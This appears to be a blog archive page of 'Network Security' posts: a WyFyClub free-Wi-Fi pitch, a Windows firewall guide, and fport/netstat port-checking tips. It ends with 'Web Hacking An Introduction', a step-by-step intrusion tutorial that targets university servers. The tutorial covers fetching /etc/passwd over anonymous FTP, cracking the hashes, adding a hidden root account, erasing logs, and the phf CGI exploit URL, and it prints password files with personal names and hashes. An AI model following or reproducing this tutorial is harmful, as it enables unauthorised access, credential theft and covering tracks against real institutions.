Subscribe:
    Subscribe Twitter Facebook
    Showing posts with label Network Security. Show all posts
    Showing posts with label Network Security. Show all posts

    Tuesday, April 3, 2012

    Free Access to Wi-Fi everywhere - Spend an hour and save for ever


    Free Access to Wi-Fi everywhere - Spend an hour and save for everEmail

    If you own a Wi-Fi network you can get free Wi-Fi access everywhere in the world a few months from now if you sign up as a merchant member of the WyFyClub and participate in building a word wide Wi-Fi network. As a member you will be required to do the following.
     
    1. Install a special wireless router to your Wi-Fi network which may require an  hour of your time. The router will be provided free by the WyFyClub to those who join before their neighbors do, as described later.
     
    2. Invite your friends who are willing to participate in building this network to get free Wi-Fi access everywhere.
     
    Once the global Wi-Fi network is functional, anyone with a Wi-Fi network will still be able to get free Wi-Fi access everywhere simply by installing the special wireless router to their networks but they will have to buy it from WyFyClub.
     
    The ability to get free Wi-Fi access everywhere with just an hour or so of your time or of someone you hired to install the router, and without any financial investment, or invention of new technology, seems too good to be true but if you read the following description carefully you would know that it is actually true.
     
    Just as you can withdraw your cash from any ATM machine in the world, you should be able to download your data through any Wi-Fi  network in the world.
     
    An isolated Wi-Fi network is currently as useless as the isolated ATM machine of old days when these machines only gave cash to the account holders in the bank and not just anyone who walked up to the machine as it is now.
     
    To solve this problem, the WyFyClub has created a financial incentive for Wi-Fi network owners to participate in building a world wide high speed Wi-Fi access network by using the idle download capacity of the Wi-Fi networks of its members called the merchant members, as explained later.
     
    If you came to this site to buy this service, you have to wait till we get enough merchant members to sign up and spend a few hours of their time to install a special router provided by the club to their Wi-Fi networks which is the only thing required to be done by the merchant members to build this network.
     
    The world wide Wi-Fi access can become functional overnight since all it needs is a few hours of work by every member. All it needs is enough members willing to put in a few hours of work. Even getting enough members is simple if only every member told all his friends who in turn told all their friends. Theoretically, the whole world can know about it in a few days. It depends entirely on the initiative of its members and that depends on how well you understand the potential of this simple low-tech idea that solves a complex technology problem without invention of any new technology.
     
    To understand this unique opportunity to have a recurring income with one time investment of a few hours of your time while at the same  getting free Wi-Fi access everywhere you need to read this entire page. If you do not have time, please click on the right hand side of this page and send it to a friend and come back to it later. This may be the most useful 10 minutes you ever spent on the Internet.
     
    If you decide to click away, you are sure to join later to get Wi-Fi access everywhere when the network is already functional without your help. You will be the one paying for what the initial members got free from the club. Only about 10% of the members who joined earlier than the later 90%  get free things. The rest of the 90% have to pay for the first 10% that got everything free from the Club since whenever you get something free someone else must pay. It is the later 90%  who will pay for the first 10% of members.
     
    Your mobile phone goes with you wherever you go and now, by installing a special WyFyClub router to your Wi-Fi network, you could take your Wi-Fi network with you too. As explained later, if there is no 'WyFyClub' wireless data grid access point in your neighborhood, you not only get the router free for trial but you could actually have a recurring income by spending the time to install these routers while getting free access to Wi-Fi everywhere.

    Strictly speaking, it is not your Wi-Fi network hardware that you carry around like you do for your phone but just the capability of your Wi-Fi network. Video streaming, video telephony, web cameras, and other data intensive applications that you can run at your home would work equally well anywhere in the world.
     
    This also means that you would almost completely eliminate the cost of airtime on mobile phone calls using VOIP.
     
    The WyFyClub network is like the electricity grid for solar powered homes which lets you sell electricity at any time to the utility company when you do not need the power yourself, and buy it back at any other time when you need it. If you sell more than you buy, you get paid instead of paying to the utility company. In the same way the wireless data grid lets you sell your excess download capability at one location to the WyFyClub, which is like the utility company, and buy it back at any other location where the wireless grid exists. If you sell more than you buy you make money.
     
    Just as the electricity grid eliminates the 'time' constraint , the wireless data grid eliminates the 'place' constraint .

    Produce electricity at one time and consume at another time. Install Internet download capability at one place and use at another place.
     
    It is only a matter of time when all the Wi-Fi networks will by connected to the wireless grid just as all the solar homes are now on the electricity grid. It makes sense to sign up and spend a little time to link your Wi-Fi  to the wireless grid and make or save money.
     
    Imagine the theoretical download capacity of a 10 Mbit Internet connection to your Wi-Fi network. Its download capacity is 50 Gigabytes per day which is being wasted since your Wi-Fi network is idle most of the time. Compute for yourself what you would pay to the cellular data company for this much data download. What if you had a 100 Mbit Internet connection and could sell all of the download capacity. Imagine how much money you could make even by pricing at a fraction of the price of the cellular data company.
     
    The wireless grid is a cooperative created by the network users for the network users, and is like a franchise based cellular data network where each individual cell tower is owned by a merchant member.
     
    There can be several other sources of revenue for the franchise owners called merchant members. For example you could also sell much cheaper airtime than that of the mobile phone company when users make VOIP calls from their mobile phones through your network.
     
    Ads can be another big source of revenue. The more accurately you can target an Ad the more money per impression you can make and this is where you can bring more targeted ads than even a search engine simply because the router knows who you are, where you are, and not just what you are typing on the search bar but everything you do on the net. With a little intelligence in the router it is possible to earn lot more money per impression than any other technology. But you have to do nothing except to install the router once and the rest is done by the WyFyClub router management server.
     
    The WyFyClub wireless grid lets you sell your unused download capacity at any location and lets you buy this capability at any other location where the grid exists. You can only sell if you join the club before others do as you can see there is far more download capacity existing in all the Wi-Fi networks of the world than there is need for it right now. You have to join before there is any other WyFyClub wireless data grid access point in your neighborhood which is like installing and owning the cell tower in your neighborhood.
     
    The global Wi-Fi network can be created simply by a large number of club members linking their Wi-Fi networks to the wireless data grid. The only investment the club needs is your time needed to install these special routers with metering and authentication for billing, and other security features. There is nothing new to be invented since the grid makes use of the download capability that already exists in your Wi-Fi networks and is being wasted right now exactly the way solar power generated during the day would be wasted if the electricity grid were taken away from solar powered homes.
     
    If you wish this to become true then you should click on the top right hand corner of this page and send this link to your friends so that we have enough Wi-Fi network owners as soon as possible who will put up  these routers at about the same time to create the wireless grid overnight.
     
    If enough Wi-Fi owners are not interested in putting the effort to install these routers, even those who are willing to put this effort will be deprived of free Wi-Fi access everywhere in the world and the potential of making money by selling your unused download capacity.
     
    The WyFyClub is based on the golden rule: Do unto other as you would want others to do unto you. But when "others" are not your friends but strangers, you need some incentive to follow this rule. So, in our case  it means that you must be willing to sell (your download capacity) to fellow club members as you would want other members to sell it to you. The special router you install is really for the use of fellow club members who would install similar router that you would use. Those who sell more than they buy make money.
     
    There are some problems that can only be solved collectively and this is one of them. You simply cannot do it alone.
     
    It is essential to create this grid overnight to break the vicious circle. It makes no sense to waste your time trying to install the special router to connect to the "WyFyClub wireless grid", the network that does not exist as yet. And the grid does not exist because no one has installed these special routers to their Wi-Fi networks. Therefore, you will not be asked to waste your time in setting up the router until we receive requests from about 100 users in a square mile of any region, which amounts to less than 1% of population in case of San Francisco bay area.
     
    Installing the router is simple. Connect the special router to an Ethernet port on your existing cable or DSL modem. You may or may not remove your current router. As soon as you open the browser you will be automatically connected to the management server of the WyFyClub which will prompt you to set up your private network name and password and the rest is manged by the WyFyClub server. To extend the range of your home network, simply plug into power outlets more routers some distance away from another WyFyClub router without having to set up anything.
     

    If a  high speed global Wi-Fi network at no cost overnight seems too good to be true, you are not alone in thinking so. With Internet hoaxes like the cell phones making pop corn, two moons in the sky, cars running three hundred miles on compressed air, 3-D printers, elephants painting self portraits, Nigerian letters, and so on, rightly make you suspect this one too. You can either walk away from this opportunity or spend some more time trying to understand how it works, or discus on the forum, or discuss with friends.
     
    By installing a special wireless router, your Wi-Fi network is split into two virtual networks. Your personal network that is kept secure and a  second network that is part of the world wide WyFyClub network or the wireless data grid. You decide what fraction of bandwidth you would like to allocate to the wireless grid. Since most home networks are idle most of the time it makes sense to allocate almost the entire bandwidth to the grid since your network is given priority in accessing data whenever there is simultaneous demand for data from both networks. 
     
    if you do not own a Wi-Fi network you can get much cheaper, or much faster, data access compared to the cellular data service from merchant members who have allocated their idle bandwidth to the WyFyClub network, the wireless grid.

    Monday, January 9, 2012


    How To Block A Program From Using Your Internet Connection- Windows


    How To Block A Program From Using Your Internet Connection


    Open Control Panel From Start Menu


    Open Windows Firewall From Control Panel


    Choose Advanced Setting on the left side In Windows Firewall Window


    A windows like this will pop up


    Select Outbound Rules From Left Side


    A windows Similar to the above will Pop up , click next.


    Give the program path , choose the exe file of the program ( you can find it from the program installation directory ). After selecting the appropriate directory press next.


    Select Next


    Select Next


    Give any name , usually we keep the programs name for future reference. Click Finish and your program will be listed as black list and will not be able to connect to the internet.


    Read more: http://www.hacktricks.in/2011/09/how-to-block-program-from-using-your.html#ixzz1j19rowm4

    Sunday, May 23, 2010

    How to configure firewall in linux by using iptables

    How to configure firewall in linux by using iptables - Video Tutorial

    Monday, November 9, 2009

    fport : Port Scanner


    fport is a creation of foundstone. For information on how to download it go to the tools to detect hacking page.
    Download fport in your C:\ drive.
    Here is a picture of what you might see if you had Malware and used fport to see it:


    worm on fport

    The reason fport is superior to netstat is that it not only shows the ports that the worm is attempting to access but also the protocol and the application or malware. Once you know the name of the process you can use Task Manager to shut if off. Some apps/malware run as a system process and can only be deleted in Safe Mode.
    You will need to access the Command Prompt to use fport.
    To get to the Command Prompt go to Start | Run | type "cmd"
    The Command Prompt may automatically put you in your home directory. You'll need to be in the C:\ to use fport (actually, you'll need to be in whatever folder you downloaded fport in).
    Once in the same folder as fport type "fport."
    fport will list network connections and all the applications using them.
    MORE ON FPORT:
    FPort v1.33 - TCP/IP Process to Port Mapper
    Copyright 2000 by Foundstone, Inc.
    http://www.foundstone.com
    Usage:
    /p sort by port
    /a sort by application
    /i sort by pid
    /ap sort by application path


    what process is using a TCP port in Windows


    You may find yourself frequently going to network tools to determine traffic patterns from one server to another; Windows Servers (and earlier versions of Windows OS) can allow you to get that information locally on its connections. You can combine the netstat and tasklist commands to determine what process is using a port on the Windows Server.
    The following command will show what network traffic is in use at the port level:
    Netstat -a -n -o
    The -o parameter will display the associated process identifier (PID) using the port. This command will produce an output similar to what is in Figure 1.
    Figure 1
    Figure A
    With the PIDs listed in the netstat output, you can follow up with the Windows Task Manager (taskmgr.exe) or run a script with a specific PID that is using a port from the previous step. You can then use the tasklist command with the specific PID that corresponds to a port in question. From the previous example, ports 5800 and 5900 are used by PID 1812, so using the tasklist command will show you the process using the ports. Figure 2 shows this query.
    Figure 2
    Figure B
    This identifies VNC as the culprit to using the port. While a quick Google search on ports could possibly obtain the same result, this procedure can be extremely helpful when you’re trying to identify a viral process that may be running on the Windows Server.
     Else You can use Netstat -b to get the full task details like Port number and related PID of a Application or Image name


    Saturday, November 7, 2009

    Web Hacking An Introduction


    The Introduction on how to hack a website.

    Source: Hackers Library
    First of all you will need an ftp program such as ws_ftp. use Voyager FTP downloadable athttp://www.windows95.com/ it’s real simple and easy to use, so try it if you haven’t dealt with ftp before.  Now once you have the program find an address like http://www.shiga-pc.ac.jp you can find addresses like this by going to a search engine such as AltaVista or Google and running a search for url:ac.jp this tells the search engine to give you all the academic addresses in Japan  ex.  ac=academic jp=Japan , you can try this with any country ex.  url:dk .  But for now let’s just focus on the Japanese servers. When u have an address (I would recommend making a list of about 100 and trying them all) go to your ftp program and type in the address ex.  http://www.shiga-pc.ac.jp  note..  You will have to log in anonymously.   You should then get a list of folders on the remote system usr, pub,etc, dev, bin.  See the etc folder? open it, once opened you should see some files passwd and group, open or view the file passwd (this is where the passwords for the system are stored), you should hopefully get something
    that looks like this:

    root:RqX6dqOZsf4BI:0:1:System PRIVILEGED Account,,,:/:/bin/csh
    field:PASSWORD HERE:0:1:Field Service PRIVILEGED Account:/usr/field:/bin/csh
    operator:PASSWORD HERE:0:28:Operator PRIVILEGED Account:/opr:/opr/opser
    ris:Nologin:11:11:Remote Installation Services Account:/usr/adm/ris:/bin/sh
    daemon:*:1:1:Mr Background:/:
    sys:PASSWORD HERE:2:3:Mr Kernel:/usr/sys:
    bin:PASSWORD HERE:3:4:Mr Binary:/bin:

    uucp:Nologin:4:1:UNIX-to-UNIX Copy:/usr/spool/uucppublic:/usr/lib/uucp/uucico
    uucpa:Nologin:4:1:uucp adminstrative account:/usr/lib/uucp:
    sso:Nologin:6:7:System Security Officer:/etc/security:
    news:Nologin:8:8:USENET News System:/usr/spool/netnews:
    sccs:PASSWORD HERE:9:10:Source Code Control:/:
    ingres:PASSWORD HERE:267:74:ULTRIX/SQL Administrator:/usr/kits/sql:/bin/csh

    rlembke:n25SO.YgDxqhs:273:15:Roger Lembke,,,:/usr/email/users/rlembke:/bin/csh
    rhuston:ju.FWWOh0cUSM:274:15:Robert Huston,st 304c,386,:/usr/email/users/rhuston:/bin/csh
    jgordon:w4735loqb8F5I:275:15:James.”Tiger” Gordon:/usr/email/users/jgordon:/bin/csh
    lpeery:YIJkAzKSxkz4M:276:15:Larry Peery:/usr/email/users/lpeery:/bin/csh
    nsymes:lSzkVgKhuOWRM:277:15:Nancy Symes:/usr/email/users/nsymes:/bin/csh
    llembke:yDAq2xZgzqmms:278:15:Linda Lembke:/usr/email/users/llembke:/bin/csh
    grees:eb2pQcYI0Q5UI:279:15:Gary Rees:/usr/email/users/grees:/bin/csh
    nreece:NiwrmCHzn5p7A:281:15:Neva Reece:/usr/email/users/nreece:/bin/csh
    delliott:8Q1O1LukmfXfA:283:15:Dan Elliott:/usr/email/users/delliott:/bin/csh

    erobinet:vGufhYNuhkTZ6:284:15:Eric Robinette:/usr/email/users/erobinet:/bin/csh
    mhirsch:0AgYY2.YBLj8Y:285:15:Michael Hirsch:/usr/email/users/mhirsch:/bin/csh
    schristi:yckqD6acrG2OM:289:15:Scott Christianson:/usr/email/users/schristi:/bin/csh
    pdrummon:39MW8ROgoY.T6:294:15:R.Paul Drummond:/usr/email/users/pdrummon:/bin/csh

    dbrown:fmTUonryY2mCE:295:15:Doris Brown:/usr/email/users/dbrown:/bin/csh
    This means you’ve hit the jackpot, in this case you should get a password cracker download one at (http://www.hackersweb.com go to the hacking toolz section), I would recommend for the beginning hacker to get a password cracker such as killer cracker because it’s extremely easy to use.  Once you have downloaded killer cracker you will need a dictionary file
    (get one at 
    http://www.hackersweb.com look in the extra toolz section), dictionary files are better the bigger they are so I would recommend (Basically this is a brute-forcing software)
    getting one at around 10 MB or more.  Now the passwords from the passwd file off the server you are hacking, you will need to save them to a file and place them in the same directory as Killer Cracker, you will also need to have your dictionary file in the same directory.  Now you are ready to go, just run killer cracker and tell it the name of the Pwfile=the password
    file and the name of the word file=your dictionary file, the valid file will be the file where the output of the password cracker will be put just give it a name such as crack.txt.  Once the cracker is done cracking the password files for you goto the valid file and take a look the file should look something like this

    root:root:0:1:System PRIVILEGED Account,,,:/:/bin/csh

    (remember this is an example). This file says that the username is root
    and the password is rootif the file had been like this.
    root:dumbass:0:1:System PRIVILEGED Account,,,:/:/bin/csh
    (remember again just an example) the login or username would be root and
    the password would be dumbass, well that’s it just ftp to the site using
    the login and password.  Note if you get root type in the following once
    you have logged in:-   echo “myserver::0:0:Test User:/:/bin/csh”>>etc\passwd
    this will allow you to login to the server with 1:myserver so you
    get the admin suspicious when they see people login as root.  Hide yourself
    as much as possible, if you already have a shell then go through that first
    when loggin on, or telnet to the hacked site shell and then re-telnet to the
    hacked shell using the hacked shell, if you see what I mean, so your who
    appears as local host.  Also get some c scripts which delete your presence,
    erases you off logs etc.

    Now if you were not as lucky to get exactly the same password file as shown
    in the example above then maybe you got something like this.

    root:*:0:1:Operator:/:
    ftp:*:53:53:anonymous ftp:/pub:
    t2:*:201:201:Takaoka Tadashi:/pub:

    This means that the passwd file is shadowed, if this is the case then
    welcome to the administrators world of trying to stop hackers, this is
    where you cant really do anything.  However there is one thing to do
    sometimes in very rare cases there may be a folder on the remote system
    that can be accessed by an anonymous login called shadowed, shadow, or
    secret if this is the case the password files should be in there,
    congratulations.   If there isn’t a folder like this, and the passwd file
    is shadowed then bad luck, go to the next address on your list.

    Now that you have tried the first thing as shown above there are a couple
    of other methods you may also want to try one is FTP hacking shown below.

    Go to a dos prompt after you are connected to the internet .
    Type.
    ftp www.victim=the site address
    server will ask for a username press enter
    server will ask for a password press enter
    at the prompt type quote  user ftp
    then type
    quote cwd ~root
    then type
    quote pass ftp

    If you get in make sure you delete the log file they might look at it and
    see that you were on.  Once you get on the passwd file is in etc/passwd so
    type cd etc then type get passwd.  If you have done the above right and the
    server is old you will have root access.  By the way root is the highest
    security status you can have.

    Another good way of getting root or a shell at least is through browser
    hacking.  Again well use Japanese educational servers as our target. To do
    this you will need a browser such as Netscape or Internet Explorer, you
    will also need a telnet program, you can either download a telnet program
    at 
    http://www.windows95.com or use the one that already comes with dos.
    To access the telnet program that comes with dos go to your dos windows and
    type in telnet www.site.com  the site.com stand for the site you want to
    telnet to, it could be anything like 
    www.geidai.ac.jp or www.tulips.tsukuba.ac.jp.  You will also need a cracker program I would recommend using Killer Cracker and applying as above.

    Next thing you do is open your browser and run a search for url:ac.jp ,
    like explained above.  Again I would recommend making a big list of your
    targets.  Now when you have your targets we address type it in your browser
    and add this to it.

    http://www.tagetgoeshere.com/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
    or
    http://www.tagetgoeshere.com/cgi/phf?Qalias=x%0a/bin/cat%20/etc/passwd
    To all you out there who are slightly advanced, I know this is the phf
    technique and it is virtually dead, but you’ll be surprised where you can
    use this.

    This technique of finding the password file was first used in November 1996
    on the fbi.gov webpage by a few hackers. It has been patched up by a lot of
    servers, so this won’t work on something like www.nasa.gov or most of the
    www.*.com sites.  But still works on many university servers outside Europe
    and the U.S.

    O.K.  Once the url is entered you will see a number of things:-
    Error 404
    Cgi-bin/phf is not found on this server (the most common one)
    Or
    Warning
    You do not have permission to view cgi-bin/phf?/ on this server
    There are a number of other things the server might say, but the thing you
    want it to say is this:-

    Query Results
    /usr/local/bin/ph -m alias=x /bin/cat /etc/passwd
    root:2hjh34b4hj:0:1:0000-Admin(0000):/:/bin/sh
    daemon:fghfhijyjk:1:1:0000-Admin(0000):/:
    bin:fghfed7tfndgh:2:2:0000-Admin(0000):/usr/bin:/bin/csh
    sys:fdn7:3:3:0000-Admin(0000):/:
    adm:dehf6:4:4:0000-Admin(0000):/var/adm:
    wnn:dfhfnv:5:5:0000-Admin(0000):/var/adm:
    news:detdc:6:6:0000-Admin(0000):/usr/lib/news:
    lp:qwwos:71:8:0000-lp(0000):/usr/spool/lp:
    smtp:cmvof:0:0:mail daemon user:/:
    uucp:lcocbe:5:5:0000-uucp(0000):/usr/lib/uucp:
    nuucp:pelebd:9:9:0000-uucp(0000):/var/spool/uucppublic:/usr/lib/uucp/uucico
    listen:eoend:37:4:Network Admin:/usr/net/nls:
    nobody:ccvjcvj:60001:60001:uid no b

    etc.
    This means you have hit the jackpot!!!
    If you get something similar to this but all lines have something in common
    like the following:-

    Query Results
    /usr/local/bin/ph -m alias=x /bin/cat /etc/passwd
    root:x:0:1:0000-Admin(0000):/:/bin/sh
    daemon:x:1:1:0000-Admin(0000):/:
    bin:x:2:2:0000-Admin(0000):/usr/bin:/bin/csh
    sys:x:3:3:0000-Admin(0000):/:
    adm:x:4:4:0000-Admin(0000):/var/adm:
    wnn:x:5:5:0000-Admin(0000):/var/adm:
    news:x:6:6:0000-Admin(0000):/usr/lib/news:
    lp:x:71:8:0000-lp(0000):/usr/spool/lp:
    smtp:x:0:0:mail daemon user:/:
    uucp:x:5:5:0000-uucp(0000):/usr/lib/uucp:
    nuucp:x:9:9:0000-uucp(0000):/var/spool/uucppublic:/usr/lib/uucp/uucico
    listen:x:37:4:Network Admin:/usr/net/nls:
    nobody:x:60001:60001:uid no b

    (notice the c) if you don’t know what this means it means the password
    file is shadowed and you cannot work out ht epasswords for a shadowed
    password file then you’re in bad luck, I would recommend trying the ftp
    hack prior to this for the best results.

    If some but not all logins have a * in them then it’s ok, it’s worth while
    getting the ones which aren’t shadowed, hey a shell is a shell!!!

    If you want to use your newly acquired shells then telnet to the site and
    put in the login and the password (remember you have to crack the password
    file first explained at the top).


    Bidvertiser